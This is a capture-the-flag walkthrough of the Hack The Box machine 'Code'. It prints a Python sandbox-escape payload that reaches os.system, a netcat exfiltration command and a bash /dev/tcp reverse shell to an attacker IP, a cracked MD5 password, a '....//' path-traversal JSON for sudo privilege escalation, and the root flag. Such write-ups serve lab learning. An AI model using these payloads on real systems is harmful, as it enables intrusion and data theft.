Hack The Box – Code (Retired)

Martina Giacobbe

August 5, 2025

Summary

Code is an easy Hack The Box Linux machine that explores Python sandbox (pyjail) escape techniques, reverse shell injection, credential cracking, and a flawed root-level backup script for privilege escalation. The challenge emphasizes evasive command execution and JSON-based path traversal to reach the root flag.

1 Enumeration

Nmap Scan

Two main services were discovered:

- SSH
- HTTP

2 Web Enumeration

Accessing the web service at `10.10.11.62:5000` reveals an online Python Code Editor.

It quickly becomes evident that this is a Python sandbox (or pyjail), which restricts the use of many keywords and modules such as `import`, `os`, and others to prevent users from executing malicious code.

Understanding Python Jails

Python sandboxes (pyjails) restrict what a user can execute. However, Python's dynamic and introspective nature often allows bypasses. These involve indirect access to system functionality, especially by manipulating object attributes.

One common bypass involves:

- Using `object.__subclasses__()` to find loaded classes.
- Identifying the `Quitter` class.
- Accessing `__globals__` from `Quitter.__init__`.
- Using `sys.modules` to get to `os.system`.

Initial Exploit Attempt

A proof of concept that should have printed output to the screen:

```
[w for w in 1..__class__.__base__.__subclasses__() if w.__name__=='
    ↪ Quitter'][0]
.__init__.__globals__['sy'+'s'].modules['o'+'s'].__dict__['sy'+'stem
    ↪ ']('whoami')
```

However, this approach showed no frontend output. We suspected the code was executing, but silently.

3 Command Execution via Netcat


To confirm remote execution and retrieve output, we:

- Set up a Netcat listener:

```
nc -lvnp 9001
```

- Modified the payload to redirect the output:

```
[w for w in 1..__class__.__base__.__subclasses__() if w.__name__=='
    ↪ Quitter'][0]
.__init__.__globals__['sy'+'s'].modules['o'+'s'].__dict__['sy'+'
    ↪ stem']
('whoami | nc 10.10.14.128 9001')
```



```
marty@pop-os:~/Desktop/writeups$ nc -lvnp 9001
Listening on 0.0.0.0 9001
Connection received on 10.10.11.62 52972
app-production
```

We successfully captured the response via Netcat, confirming RCE.

4 Reverse Shell

Having verified RCE, the next step was to spawn a reverse shell.
Updated Payload:

```
[w for w in 1..__class__.__base__.__subclasses__() if w.__name__=='
    ↪ Quitter'][0]
.__init__.__globals__['sy'+'s'].modules['o'+'s'].__dict__['sy'+'stem']
('bash -c "bash -i >& /dev/tcp/10.10.14.128/9001 0>&1"')
```

This gave us a fully interactive shell.


5 Credential Extraction

While exploring the environment, we discovered a `database.db` file containing:

- Username: `martin`
- Password hash: `3de6f30c4a09c27fc71932bfc68474be`

Using an online hash cracking service, we identified the hash as MD5 and successfully cracked it to:

```
nafeelswordsmaster
```



Md5 hash
calculated hash digest
3de6f30c4a09c27fc71932bfc68474be

Md5 value
Reversed hash value
nafeelswordsmaster

These credentials worked for both the web editor and SSH.

6 Privilege Escalation

Once connected as `martin` via SSH, we checked for sudo permissions:

```
sudo -l
```

Result: `/usr/bin/backy.sh`

backy.sh Overview

- Accepts a JSON file with directory paths to back up.
- Filters out `../` to prevent traversal.
- Only allows paths under `/home/` or `/var/`.
- Executes `/usr/bin/backy` to perform backup.

Bypass the Sanitization

The script removes only the first instance of `../`. Using a clever bypass like `....//`, we achieve traversal.

Sample JSON (task.json):

```
{
  "destination": "/tmp",
  "multiprocessing": true,
  "verbose_log": true,
  "directories_to_archive": [
    "/home/....//root/"
  ]
}
```

Execution:

```
sudo /usr/bin/backy.sh task.json
```

All root files are now saved under `/tmp` in a compressed archive.

Extracting Root Flag

Unpack the archive:

```
tar -xvf code_home_.._root_2025_August.tar.bz2
```

Root flag:

```
a73a280c75cb8df6e6de9202035ec7be
```

Conclusion

Code is an elegant demonstration of Python sandbox bypass, out-of-band data exfiltration, and insecure scripting. Key lessons:

- Python's introspective capabilities can be abused for sandbox escapes.
- Always securely sanitize inputs — especially file paths in scripts run with elevated privileges.
- Weak password storage (MD5) still plagues real systems and CTFs alike.